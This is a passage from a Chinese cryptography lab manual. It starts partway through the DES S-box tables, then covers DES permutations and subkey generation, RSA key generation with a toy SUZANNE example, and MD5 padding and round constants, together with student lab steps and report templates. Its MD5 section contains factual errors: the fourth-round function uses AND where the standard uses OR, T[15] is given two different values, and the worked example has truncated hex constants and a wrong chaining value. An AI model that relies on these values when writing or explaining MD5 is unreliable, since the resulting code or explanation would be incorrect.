2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S2																
0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S3																
0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S4																
0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S5																
0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6

2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S6																
0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S7																
0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S8																
0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

4. 直接置换

S 盒置换后的 32 位输出数据将进行直接置换，该置换把每个输入位映射到输出位，任意一位不能被映射两次，也不能略去，表 2-1-4 为直接置换表，该表的使用方法与初始置换相同。

表 2-1-4 直接置换表

16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

对明文的每一个分组都做以上的操作，便得到了密文，明文和密文的位数是一致的。

六. 终结置换

终结置换与初始置换相对应，它们都不影响 DES 的安全性，主要目的是为了更容易的将明文和密文数据以字节大小放入 DES 的 f 算法或者 DES 芯片中。表 2-1-5 为终结置换表，这个表的使用方法与初始置换表相同。

表 2-1-5 终结置换表

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

对明文的每一个分组都做以上的操作，便得到了密文，明文和密文的位数是一致的。

七. 子密钥产生过程

在每一轮的子加密过程中，48 位的明文数据要与 48 位的子密钥进行异或运算，子密钥的产生过程如图 2-1-4 所示。




图 2-1-4 子密钥产生过程

64 位的初始密钥就是使用者所持有的 64 位密钥，首先初始密钥经过压缩型换位 1，将初始密钥的 8 个奇偶校验位剔除，并且将留下的 56 位密钥顺序按位打乱。压缩型换位 1 的置换表如下：

表 2-1-6 压缩型换位 1 置换表

57	49	41	33	25	17	9
1	58	50	42	34	26	18
10	2	59	51	43	35	27
19	11	3	60	52	44	36
63	55	47	39	31	23	15
7	62	54	46	38	30	22
14	6	61	53	45	37	29
21	13	5	28	20	12	4

经过压缩型换位 1，64 位密钥被压缩成为 56 位。这 56 位密钥在中间分开，每部分 28 位，左半部分记为 C，右半部分记为 D，然后进入子密钥生成的 16 轮循环，每一轮循环将产生一个子密钥。

八. 子密钥的 16 轮循环

C 和 D 要经过 16 轮类似的操作产生 16 份子密钥，每一轮子密钥的产生都要经过循环左移

和压缩型换位 2。

循环左移要求 C 部分和 D 部分要根据循环左移表进行循环左移，循环左移表给出了每一轮需要循环左移的位数，表 2-1-7 为循环左移表。循环左移后的 C 和 D 部分作为下一轮子密钥的输入数据，直到 16 轮全部完成。

表 2-1-7 循环左移表

轮数	循环左移位数	轮数	循环左移位数	轮数	循环左移位数	轮数	循环左移位数
1	1	5	2	9	1	13	2
2	1	6	2	10	2	14	2
3	2	7	2	11	2	15	2
4	2	8	2	12	2	16	1

经过循环左移之后，C 和 D 部分合并成为 56 位的数据。之后这 56 位数据要经过压缩型换位 2 生成最终的 48 位子密钥，这 48 位的子密钥将与 48 位的明文数据进行异或操作。表 2-1-8 为压缩型换位 2 的置换表。

表 2-1-8 压缩型换位 2 置换表

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	56	34	53
46	42	50	36	29	32

实验步骤：

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。

首先使用“快照 X”恢复 Windows 系统环境。

一. DES 加密解密

(1) 本机进入“密码工具” | “加密解密” | “DES 加密算法” | “加密/解密”页签，在明文输入区输入明文：_____。

(2) 在密钥窗口输入 8（64 位）个字符的密钥 k，密钥 k=_____。单击“加密”按钮，将密文导出到 DES 文件夹（D:\Work\Encryption\DES\）中，通告同组主机获取密文，并将密钥 k 告诉同组主机。

(3) 单击“导入”按钮，从同组主机的 DES 共享文件夹中将密文导入，然后在密钥窗口输入被同组主机通告的密钥 k，点击“解密”按钮进行 DES 解密。

(4) 将破解后的明文与同组主机记录的明文比较。

二. DES 算法

本机进入“密码工具”|“加密解密”|“DES 加密算法”|“演示”页签,向 64 位明文输入 8 个字符 ($8 \times 8\text{bit}=64$),向 64 位密钥中输入 8 个字符 ($8 \times 8\text{bit}=64$)。点击“加密”按钮。完成加密操作,分别点击“初始置换”、“密钥生成演示”、“十六轮加密变换”和“终结置换”按钮,查看初始置换、密钥生成演示、十六轮加密变换和终结置换的详细加密操作流程。

三. 手动计算 DES 算法

手动完成 16 轮循环中第 1 轮的加密过程,所得结果为第 2 轮的输入。并利用实验系统中的结果检查手动完成的正误。

思考问题:

1. 根据实验原理的讲解,回答下列问题:

- (1) DES 每一个明文分组的长度是多少位? 这个明文分组加密后的密文是多少位?
- (2) 在 DES 算法的各种置换中,哪个置换为 DES 提供了最好的安全性?

实验报告格式

实验二 分组对称加密方法

练习一 DES 密码

实验目的：

1. 理解对称加密算法的原理和特点
2. 理解 DES 算法的加密原理

实验内容：完成使用 DES 算法的加解密过程，查看初始置换、密钥生成、16 轮加密变化和终结置换的详细操作流程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：

对于任意长度的明文，DES 首先对其进行分组，使得每一组的长度为 64 位，然后分别对每个 64 位的明文分组进行加密。

对于每个 64 位长度的明文分组的加密过程如下：

(1) 初始置换：输入分组按照初始置换表重排次序，进行初始置换。

(2) 16 轮循环：DES 对经过初始置换的 64 位明文进行 16 轮类似的子加密过程。每一轮的子加密过程要经过 DES 的 f 函数，其过程如下：

- 将 64 位明文在中间分开，划分为 2 部分，每部分 32 位，左半部分记为 L，右半部分记为 R，以下的操作都是对右半部分数据进行的。

- 扩展置换：扩展置换将 32 位的输入数据根据扩展置换表扩展成为 48 位的输出数据。

- 异或运算：将 48 位的明文数据与 48 位的子密钥进行异或运算（48 位子密钥的产生过程在实验原理八。子密钥产生过程中有详细讨论）。

- S 盒置换：S 盒置换是非线性的，48 位输入数据根据 S 盒置换表置换成为 32 位输出数据。

- 直接置换：S 盒置换后的 32 位输出数据根据直接置换表进行直接置换。

- 经过直接置换的 32 位输出数据与本轮的 L 部分进行异或操作，结果作为下一轮子加密过程的 R 部分。本轮的 R 部分直接作为下一轮子加密过程的 L 部分。然后进入下一轮子加密过程，直到 16 轮全部完成。

(3) 终结置换：按照终结置换表进行终结置换，64 位输出就是密文。

在每一轮的子加密过程中，48 位的明文数据要与 48 位的子密钥进行异或运算，子密钥的

产生过程如下：

- 循环左移：根据循环左移表对 C 和 D 进行循环左移。循环左移后的 C 和 D 部分作为下一轮子密钥的输入数据，直到 16 轮全部完成。
- 将 C 和 D 部分合并成为 56 位的数据。
- 压缩型换位 2：56 位的输入数据根据压缩型换位 2 表输出 48 位的子密钥，这 48 位的子密钥将与 48 位的明文数据进行异或操作。

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的步骤一、二和三，并将步骤中需要完成的实验结果记录在实验报告上。同时将步骤三的计算步骤和结果记录在实验报告上。

实验三 非对称密码实验

所谓非对称密钥加密是指每个实体都有自己的公钥和私钥两个密钥，用其中的一个密钥对明文进行加密，都只能用另一个密钥才能解开，并且从其中的一个密钥推导出另一个密钥在计算上都是困难的。非对称密码算法解决了对称密码体制中密钥管理的难题，并提供了对信息发送人的身份进行验证的手段，是现代密码学最重要的发明。

练习一 RSA 算法

实验目的：

1. 了解非对称加密机制
2. 理解 RSA 算法的加密原理

实验内容：为 RSA 算法生成公钥，并完成 RSA 的加密、解密过程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：

RSA 加密算法于 1977 年由美国麻省理工学院的 Ronal Rivest, Adi Shamir 和 Len Adleman 三位年轻教授提出，并以三人的姓氏 Rivest, Shamir 和 Adleman 命名为 RSA 算法。这三位科学家荣获 2002 年度图灵奖，以表彰他们在算法方面的突出贡献。该算法利用了数论领域的一个事实，那就是虽然把两个大质数相乘生成一个合数是件十分容易的事情，但要把一个合数分解为两个质数的乘积却十分困难。合数分解问题目前仍然是数学领域尚未解决的一大难题，至今没有任何高效的分解方法。它无须收发双方同时参与加密过程，既可以用于保密也可以用于签名，因而非常适合于电子邮件系统的加密，互连网和信用卡安全系统。

一. RSA 算法的加密和解密过程

在 RSA 算法中，每个实体有自己的公钥 (e, n) 及私钥 (d, n) ，其中 $n = p \times q$ ， p, q 是两个大素数， $e \cdot d = 1 \bmod \phi(n)$ ，显然 e 应该满足 $\gcd(e, \phi(n)) = 1$ 。实体 B 加密消息 m ，将密文在公开信道上发送给实体 A。实体 A 接到密文后对其解密。具体算法如下。

1. 公钥的生成算法

RSA 的公钥生成算法十分简单，可以分为四步：

- (1) 选择两个素数， p 和 q ；
- (2) 计算 $n = p \times q$ 和 $z = (p-1) \times (q-1)$ ；
- (3) 选择一个与 z 互质的数 d ；
- (4) 找出一个 e ，使得 $e \times d = 1 \bmod z$ 。

公开密钥是由 (e, n) 构成，私有密钥由 (d, n) 构成。

2. 加密算法

实体 B 的操作如下：

- (1) 得到实体 A 的真实公钥 (e, n)；
- (2) 把消息表示成整数 m, $0 < m \leq n-1$ ；
- (3) 使用平方—乘积算法，计算 $C = Ek(m) = m^e \bmod n$ ；
- (4) 将密文 C 发送给实体 A。

3. 解密算法

实体 A 接收到密文 C，使用自己的私钥 d 计算 $m = Dk(C) = C^d \bmod n$, $m \in \mathbb{Z}_n$ 。

我们选择 $p = 3$, $q = 11$, 得到 $n = 33$, $z = (p-1) \times (q-1) = 2 \times 10 = 20$ 。由于 7 和 20 互质，故设 $d = 7$ 。对于所选的 $d = 7$ ，解方程 $7 \times e = 1 \bmod 20$ ，可以得到 $e = 3$ 。

在我们的例子中，由于所选的 p 和 q 太小，破译当然很容易，我们的例子只是用来说明此算法的原理。对于明文 SUZANNE，RSA 的加密和解密过程如表 3-1-1 所示。

表 3-1-1 RSA 加解密过程示例

加密				解密			
明文 (m)		m^e	密文 (C)	密文 (C)	C^d	明文 (m)	
符号	值	m^3	$m^3 \bmod 33$	$m^3 \bmod 33$	C^7	值	符号
S	19	6859	28	28	13492928512	19	S
U	21	9261	21	21	1801088541	21	U
Z	26	17576	20	20	1280000000	26	Z
A	1	1	1	1	1	1	A
N	14	2744	5	5	78125	14	N
N	14	2744	5	5	78125	14	N
E	5	125	26	26	8031810176	5	E

实验步骤：

本练习主机 A、B 为一组，C、D 为一组，E、F 为一组。

首先使用“快照 X”恢复 Windows 系统环境。

一. RSA 生成公钥及加密解密过程演示

(1) 本机进入“密码工具” | “加密解密” | “RSA 加密算法” | “公钥”页签，在生成公钥区输入素数 p 和素数 q，这里要求 p 和 q 不能相等(因为很容易开平方求出 p 与 q 的值)并且 p 与 q 的乘积也不能小于 127(因为小于 127 不能包括所有的 ASCII 码，导致加密失败)，你选用的素数 p 与 q 分别是：p= _____；q=_____。

(2) 单击“私钥 d”下拉按钮，选择私钥 d，并记录这个私钥用于解密，d=_____。

(3) 单击“生成公钥”按钮生成公钥，记录下公钥 e=_____，n=_____。

(4) 在生成公钥演示区中输入素数 p=_____和素数 q=_____，还有私钥 d=_____。

单击“开始演示”按钮查看结果，填写表 3-1-2。

私钥d		私钥n	
公钥e		公钥n	

表 3-1-2 公钥生成演示结果

(5) 在加/解密演示区中输入明文 $m=$ _____, 公钥 $n=$ _____ ($m < n$), 公钥 $e=$ _____。单击“加密演示”按钮，查看 RSA 加密过程，然后记录得到的密文 $c=$ _____。

(6) 在密文 c 编辑框输入刚刚得到的密文，分别输入私钥 $n=$ _____, 私钥 $d=$ _____, 单击“解密演示”按钮，查看 RSA 解密过程，然后记录得到的明文 $m=$ _____。

(7) 比较解密后的明文与原来的明文是否一致。

根据实验原理中对 RSA 加密算法的介绍，当素数 $p = 13$ ，素数 $q = 17$ ，私钥 $d = 143$ 时，写出 RSA 公钥的生成过程：_____。

利用生成的公钥，写出对明文 $m = 40$ 的加密过程（加密过程计算量比较大，请使用密码工具的 RSA 工具进行计算）：_____。

利用私钥 $d = 143$ ，对生成的密文进行解密：_____。

二. RSA 加密解密

(1) 本机在生成公钥区输入素数 p 和素数 q ，这里要求 p 和 q 不能相等，并且 p 与 q 的乘积也不能小于 127，记录你输入的素数， $p=$ _____, $q=$ _____。

(2) 点击“私钥 d ”的下拉按钮，选择私钥 d ，并记录这个私钥用于解密， $d=$ _____。

(3) 点击“生成公钥”按钮生成公钥，记录下公钥 $e=$ _____, $n=$ _____。将自己的公钥通告给同组主机。

(4) 本机进入“加密/解密”页签，在“公钥 e 部分”和“公钥 n 部分”输入同组主机的公钥，在明文输入区输入明文：_____。

单击“加密”按钮对明文进行加密，单击“导出”按钮将密文导出到 RSA 共享文件夹 (D:\Work\Encryption\RSA\) 中，通告同组主机获取密文。

(5) 进入“加密/解密”页签，单击“导入”按钮，从同组主机的 RSA 共享文件夹中将密文导入，点击“解密”按钮，切换到解密模式，在“私钥 d 部分”和“私钥 n 部分”输入自己的私钥，再次点击“解密”按钮进行 RSA 解密。

(6) 将破解后的明文与同组主机记录的明文比较。

思考问题：

1. 简述 RSA 的公钥生成算法？
2. “无法证明 RSA 算法是安全的”，你认为这句话对吗？

实验报告格式

实验三 非对称密码实验

练习一 RSA 算法

实验目的：

1. 了解非对称加密机制
2. 理解 RSA 算法的加密原理

实验内容：为 RSA 算法生成公钥，并完成 RSA 的加密、解密过程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：

在 RSA 算法中，每个实体有自己的公钥 (e, n) 及私钥 (d, n) ，其中 $n = p * q$ ， p, q 是两个大素数， $e * d = 1 \bmod \phi(n)$ ，显然 e 应该满足 $\gcd(e, \phi(n)) = 1$ 。实体 B 加密消息 m ，将密文在公开信道上发送给实体 A。实体 A 接到密文后对其解密。

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的步骤一、二，并将步骤中需要完成的实验结果记录在实验报告上。

实验四 Hash 算法实验

信息安全的核心技术是应用密码技术。密码技术的应用远不止局限于提供机密性服务，密码技术也提供数据完整性服务。密码学上的散列函数 (Hash Functions) 就是能提供数据完整性保障的一个重要工具。Hash 函数常用来构造数据的短“指纹”，消息的发送者使用所有的消息产生一个短“指纹”，并将该短“指纹”与消息一起传输给接收者。即使数据存储在不安全的地方，接收者重新计算数据的指纹，并验证指纹是否改变，就能够检测数据的完整性。这是因为一旦数据在中途被破坏或改变，短指纹就不再正确。

散列函数是一个函数，它以一个变长的报文作为输入，并产生一个定长的散列码，有时也称为报文摘要，作为函数的输出。散列函数最主要的作用是用于鉴别，鉴别在网络安全中起到举足轻重的地位。鉴别的目的有以下两个：第一，验证信息的发送者不是冒充的，同时发信息者也不能抵赖，此为信源识别；第二，验证信息完整性，在传递或存储过程中未被篡改，重放或延迟等。

练习一 MD5 算法

实验目的：

1. 理解 Hash 函数的计算原理和特点
2. 理解 MD5 算法原理

实验内容：使用 MD5 算法生成文件摘要，查看 MD5 算法在进行加解密时各模块数据及算法流程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：

一. MD5 哈希函数

1990 年 R. L. Rivest 提出哈希函数 MD4。MD4 不是建立在其他密码系统和假设之上，而是一种直接构造法。所以计算速度快，特别适合 32 位计算机软件实现，对于长的信息签名很实用。MD5 是 MD4 的改进版，它比 MD4 更复杂，但是设计思想相似并且也产生了 128 位摘要。

二. MD5 哈希算法流程

对于任意长度的明文，MD5 首先对其进行分组，使得每一组的长度为 512 位，然后对这些明文分组反复重复处理。

对于每个明文分组的摘要生成过程如下：

- (1) 将 512 位的明文分组划分为 16 个子明文分组，每个子明文分组为 32 位。
- (2) 申请 4 个 32 位的链接变量，记为 A、B、C、D。
- (3) 子明文分组与链接变量进行第 1 轮运算。

- (4) 子明文分组与链接变量进行第 2 轮运算。
- (5) 子明文分组与链接变量进行第 3 轮运算。
- (6) 子明文分组与链接变量进行第 4 轮运算。
- (7) 链接变量与初始链接变量进行求和运算。
- (8) 链接变量作为下一个明文分组的输入重复进行以上操作。
- (9) 最后，4 个链接变量里面的数据就是 MD5 摘要。

三. MD5 分组过程

对于任意长度的明文，MD5 可以产生 128 位的摘要。任意长度的明文首先需要添加位数，使明文总长度为 448 (mod 512) 位。在明文后添加位的方法是第一个添加位是 1，其余都是 0。然后将真正明文的长度（没有添加位以前的明文长度）以 64 位表示，附加于前面已添加过位的明文后，此时的明文长度正好是 512 位的倍数。当明文长度大于 2 的 64 次方时，仅仅使用低 64 位比特填充，附加到最后一个分组的末尾。

经过添加处理的明文，其长度正好为 512 位的整数倍，然后按 512 位的长度进行分组 (block)，可以划分成 L 份明文分组，我们用 Y_0, Y_1, \dots, Y_{L-1} 表示这些明文分组。对于每一个明文分组，都要重复反复的处理，如图 4-1-1 所示。




图 4-1-1 MD5 的分组处理方法

四. MD5 子明文分组和链接变量

对于 512 位的明文分组，MD5 将其再分成 16 份子明文分组 (sub-block)，每份子明文分组为 32 位，我们使用 $M[k]$ ($k=0, 1, \dots, 15$) 来表示这 16 份子明文分组。这里的概念要弄清楚，一个添加位后的明文可以划分为 L 份明文分组，而一个明文分组又可以划分为 16 份子明文分组。

MD5 有 4 轮非常相似的运算，每一轮包括 16 个类似的步骤，每一个步骤的数据处理都是针对 4 个 32 位记录单元中的数据进行的。这 4 个链接变量的初始值以 16 进制表示如下（低字节优先）A: 0x01234567, B: 0x89ABCDEF, C: 0xFEDCBA98, D: 0x76543210, 这时 A、B、C、D 四个链接变量的值为: A=0x67452301, B=0xEFCDAB89, C=0x98BADCFE, D=0x10325476。链接变量用于存放中间散列函数值，经过 4 轮运算（共 64 个步骤）之后，链接变量 A, B, C, D 中的 128 位即为中间散列函数值。中间散列函数值作为下一个明文分组的输入继续使用，当所有的明文分组都处理完毕后，链接变量 A, B, C, D 中的 128 位数据就是摘要。

五. MD5 第 1 轮运算

MD5 有 4 轮非常相似的运算，每一轮包括 16 个类似的步骤，当第 1 轮运算中的第 1 步骤开始处理时，A、B、C、D 四个链接变量中的值先赋值到另外 4 个记录单元 A'，B'，C'，D' 中。这 4 个值将保留，用于在第 4 轮的最后一个步骤完成之后与 A，B，C，D 进行求和操作。

第 1 轮的操作程序为 $FF(a, b, c, d, M[k], S, T[i])$

它表示的逻辑为： $a \leftarrow b + ((a + F(b, c, d) + M[k] + T[i]) \ll S)$

其中，a、b、c、d 为 32 位的变量，M[k] 表示相应的子明文分组，对于 4 轮共 64 步的 MD5 算法中 T[i] 是 64 个不同的固定的数值，S 为循环左移的位数，F(x, y, z) 是第一轮的逻辑函数，最后将结果存放在链接变量 A 中，固定值 T[i]，循环左移位数和逻辑函数将在以后讨论。

第 1 轮 16 步的固定值 T[i] 的取值如表 4-1-1 所示。

表 4-1-1 MD5 第 1 轮固定数 T

T[1]=D76AA478	T[5]=F57C0FAF	T[9]=698098D8	T[13]=6B901122
T[2]=E8C7B756	T[6]=4787C62A	T[10]=8B44F7AF	T[14]=FD987193
T[3]=242070DB	T[7]=A8304613	T[11]=FFFF5BB1	T[15]=A679438E
T[4]=C1BDCEEE	T[8]=FD469501	T[12]=895CD7BE	T[16]=49B40821

MD5 规定，第一轮的 16 步的操作程序如表 4-1-2 所示。

表 4-1-2 MD5 第 1 轮 16 步运算

步骤数	运算
1	FF(A, B, C, D, M[0], 7, 0xD76AA478)
2	FF(D, A, B, C, M[1], 12, 0xE8C7B756)
3	FF(C, D, A, B, M[2], 17, 0x242070DB)
4	FF(B, C, D, A, M[3], 22, 0xC1BDCEEE)
5	FF(A, B, C, D, M[4], 7, 0xF57C0FAF)
6	FF(D, A, B, C, M[5], 12, 0x4787C62A)
7	FF(C, D, A, B, M[6], 17, 0xA8304613)
8	FF(B, C, D, A, M[7], 22, 0xFD469501)
9	FF(A, B, C, D, M[8], 7, 0x698098D8)
10	FF(D, A, B, C, M[9], 12, 0x8B44F7AF)
11	FF(C, D, A, B, M[10], 17, 0xFFFF5BB1)
12	FF(B, C, D, A, M[11], 22, 0x895CD7BE)
13	FF(A, B, C, D, M[12], 7, 0x6B901122)
14	FF(D, A, B, C, M[13], 12, 0xFD987193)
15	FF(C, D, A, B, M[14], 17, 0xA6794383)
16	FF(B, C, D, A, M[15], 22, 0x49B40821)

MD5 算法中，第一轮的逻辑函数为 $F(x, y, z) = (x \& y) | (\sim x \& z)$ ，MD5 的算法比较复杂，每一轮包括 16 步类似的运算，下面我们以第 1 轮的第 1 步和第 2 步为例来展示每一步的运算。

例如，子明文分组 $M[0] = 0x4368696E$ ，第 1 轮的操作程序为 $FF(a, b, c, d, M[k], S, T[i])$ ，它表示的逻辑为：

$$a \leftarrow b + ((a + F(b, c, d) + M[k] + T[i]) \lll S)$$

第一轮的逻辑函数 $F(x, y, z) = (x \& y) | (\sim x \& z)$ ，由表 4-1-2 知，第 1 轮第 1 步的运算为： $FF(A, B, C, D, M[0], 7, 0xD76AA478)$ ，注意到这里的 $0xD76AA478$ 就是 $T[1]$ 的值，变量 a 、 b 、 c 、 d 分别代表链接变量 A 、 B 、 C 、 D 。首先， b 、 c 、 d 要经过逻辑函数 F ，即：

$$(b \& c) | (\sim b \& d) = (0xEFCDA89 \& 0x98BADCFE) | (\sim 0xEFCDA89 \& 0x10325478) = 0x98BADCFE$$

然后得到的值要与 A 、 $M[0]$ 和 $T[1]$ 相加得 $0x67452301 + 0x98BADCFE + 0x6E696843 + 0xD76AA478 = 0x45D40CBA$ ， $0x45D40CBA$ 要循环左移 7 位，得到结果： $0xEA065D22$ ， $0xEA065D22$ 与 b 相加得： $0xEA065D22 + 0xEFCDA89 = 0xD9D408AB$ ，最后，将这个结果赋值给 a ，第 1 步的计算就完成了，只有链接变量 A 发生了改变，这时链接变量的值为：

$$A = 0xD9D408AB$$

$$B = 0x89ABCDEF$$

$$C = 0xFEDCBA98$$

$$D = 0x76543210$$

经过 16 个步骤之后，MD5 的第一轮运算就完成了，链接变量 A 、 B 、 C 、 D 将携带第 1 轮运算后的数值进入第二轮运算。

六. MD5 后 3 轮运算

MD5 第 2 轮、第 3 轮和第 4 轮运算与第一轮运算相似，这里给出相应的操作程序、固定数 T 、每一步运算和逻辑函数。

第 2 轮的逻辑函数为： $G(x, y, z) = (x \& z) | (y \& \sim z)$ 。

第 3 轮的逻辑函数为： $H(x, y, z) = x \oplus y \oplus z$ 。

第 4 轮的逻辑函数为： $I(x, y, z) = y \oplus (x \& \sim z)$ 。

第 2 轮的操作程序为： $GG(A, B, C, D, M[k], S, T[i])$ 。

它表示的逻辑为： $a \leftarrow b + ((a + G(B, C, D) + M[k] + T[i]) \lll S)$ 。

第 3 轮的操作程序为： $HH(A, B, C, D, M[k], S, T[i])$ 。

它表示的逻辑为： $a \leftarrow b + ((a + H(B, C, D) + M[k] + T[i]) \lll S)$ 。

第 4 轮的操作程序为： $II(A, B, C, D, M[k], S, T[i])$ 。

它表示的逻辑为： $a \leftarrow b + ((a + I(B, C, D) + M[k] + T[i]) \lll S)$ 。

后 3 轮的每个步骤的运算如表 4-1-3 所示。

表 4-1-3 MD5 后 3 轮 16 步运算

第二轮	
1	GG (A, B, C, D, M[1], 5, 0xF61E2562)
2	GG (D, A, B, C, M[6], 9, 0xC040B340)
3	GG (C, D, A, B, M[11], 14, 0x275E5A51)
4	GG (B, C, D, A, M[0], 20, 0xE9B6C7AA)
5	GG (A, B, C, D, M[5], 5, 0xD62F105D)
6	GG (D, A, B, C, M[10], 9, 0x02441453)
7	GG (C, D, A, B, M[15], 14, 0xD8A1E681)
8	GG (B, C, D, A, M[4], 20, 0xE7D3FBC8)
9	GG (A, B, C, D, M[9], 5, 0x21E1CDE6)
10	GG (D, A, B, C, M[14], 9, 0xC33707D6)
11	GG (C, D, A, B, M[3], 14, 0xF4D50D87)
12	GG (B, C, D, A, M[8], 20, 0x455A14ED)
13	GG (A, B, C, D, M[13], 5, 0xA9E3E905)
14	GG (D, A, B, C, M[2], 9, 0xFCEFA3F8)
15	GG (C, D, A, B, M[7], 14, 0x676F02D9)
16	GG (B, C, D, A, M[12], 20, 0x8D2A4C8A)

第三轮	
1	HH (A, B, C, D, M[5], 4, 0xFFFA3942)
2	HH (D, A, B, C, M[8], 11, 0x8771F681)
3	HH (C, D, A, B, M[11], 16, 0x6D9D6122)
4	HH (B, C, D, A, M[14], 23, 0xFDE5380C)
5	HH (A, B, C, D, M[1], 4, 0xA4BEEA44)
6	HH (D, A, B, C, M[4], 11, 0x4BDECFA9)
7	HH (C, D, A, B, M[7], 16, 0xF6BB4B60)
8	HH (B, C, D, A, M[10], 23, 0xBEBFBC70)
9	HH (A, B, C, D, M[13], 4, 0x289B7EC6)
10	HH (D, A, B, C, M[0], 11, 0xEAA127FA)
11	HH (C, D, A, B, M[3], 16, 0xD4EF3085)
12	HH (B, C, D, A, M[6], 23, 0x04881D05)
13	HH (A, B, C, D, M[9], 4, 0xD9D4D039)
14	HH (D, A, B, C, M[12], 11, 0xE6DB99E5)
15	HH (C, D, A, B, M[15], 16, 0x1FA27CF8)
16	HH (B, C, D, A, M[2], 23, 0xC4AC5665)

第四轮	
